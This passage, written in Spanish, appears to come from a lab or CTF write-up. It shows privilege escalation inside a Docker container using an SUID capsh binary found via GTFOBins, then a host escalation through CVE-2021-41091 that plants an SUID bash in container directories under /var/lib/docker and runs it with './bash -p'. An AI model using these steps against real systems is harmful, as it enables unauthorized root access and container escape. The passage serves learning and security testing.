
- Buscando información sobre esta vulnerabilidad, encontramos que primero debemos ser **root** en el contenedor. En este punto, ejecutamos en el contenedor: `find / -perm -4000 -ls 2>/dev/null` y encontramos que `capsh` tiene el *privilegio SUID* asignado.



- En **GTFObins** encontramos una via potencial de escalar privilegios a través de este binario.




- Ejecutamos, por tanto: `capsh --gid=0 --uid=0 --`. Obtenemos nuestra sesión como **root**.
  - Este comando se utiliza para cambiar el *ID de grupo (GID)* y el *ID de usuario (UID)* del proceso actual a los valores especificados (en este caso, ambos a 0, que corresponden al usuario root y al grupo root), y luego ejecutar un nuevo comando o una nueva shell con estos privilegios.

- 


> - El directorio /var/spool/mail (o en algunas distribuciones, /var/mail) es utilizado por sistemas de correo electrónico en Unix y Linux para almacenar los buzones de correo de los usuarios locales. Cada archivo dentro de este directorio generalmente corresponde a la cuenta de correo de un usuario del sistema.

1.10. Privesc via traverse Docker directories


- CVE-2021-41091:
- Una vez como root dentro del contenedor, exploramos las rutas de los diferentes contenedores que están desplegados en el sistema host. Éstos se encuentran por defecto en: /var/lib/docker. Para ello, usamos el comando `findmnt`. En la siguiente imagen, podemos ver las rutas de éstos.
- 

- Ahora de nuevo, desde el contenedor, en el directorio /tmp, creamos un archivo que llamaremos *test.txt*.


- Una vez creado este archivo, leemos las diferentes rutas de los contenedores que encontramos con `findmnt`. Vemos desde la máquina host el archivo *test.txt*. Por lo tanto, tenemos una vía de llegar a estos directorios.



- Lo que haremos ahora es, dentro del contenedor, copiar /bin/bash al directorio /tmp, otorgarle el *privilegio SUID* y cambiarle el propietario a **root**: `chown root:root bash`.



- Vamos ahora desde el sistema host al directorio de Docker donde se encuentra esta Bash con privilegios, la ejecutamos con `./bash -p`. Obtenemos nuestra sesión como **root**.



> - El directorio /var/lib/docker es el directorio predeterminado en sistemas Linux donde **Docker** almacena todos sus datos, incluidas las imágenes de contenedores, los contenedores en ejecución, los volúmenes de datos y otra información relacionada con Docker.

> - **CVE-2021-41091**:
>   - Es una vulnerabilidad en el proyecto *Moby*, que es la base de código abierto para *Docker*. Este problema está relacionado con permisos inapropiados en los directorios dentro del directorio de datos (normalmente /var/lib/docker). Estos directorios tenían permisos insuficientemente restringidos, lo que permitía a usuarios no privilegiados de Linux atravesar e interactuar con el contenido de los directorios.
>   - Usuarios no privilegiados pueden atravesar el directorio y potencialmente ejecutar programas ubicados allí si esos programas tienen bits de permisos extendidos.
>   - Si un usuario no privilegiado en el sistema host tenía el mismo *UID* que el propietario de un archivo dentro de un contenedor, podían potencialmente leer, modificar o ejecutar esos archivos, lo que podría llevar a acciones no autorizadas.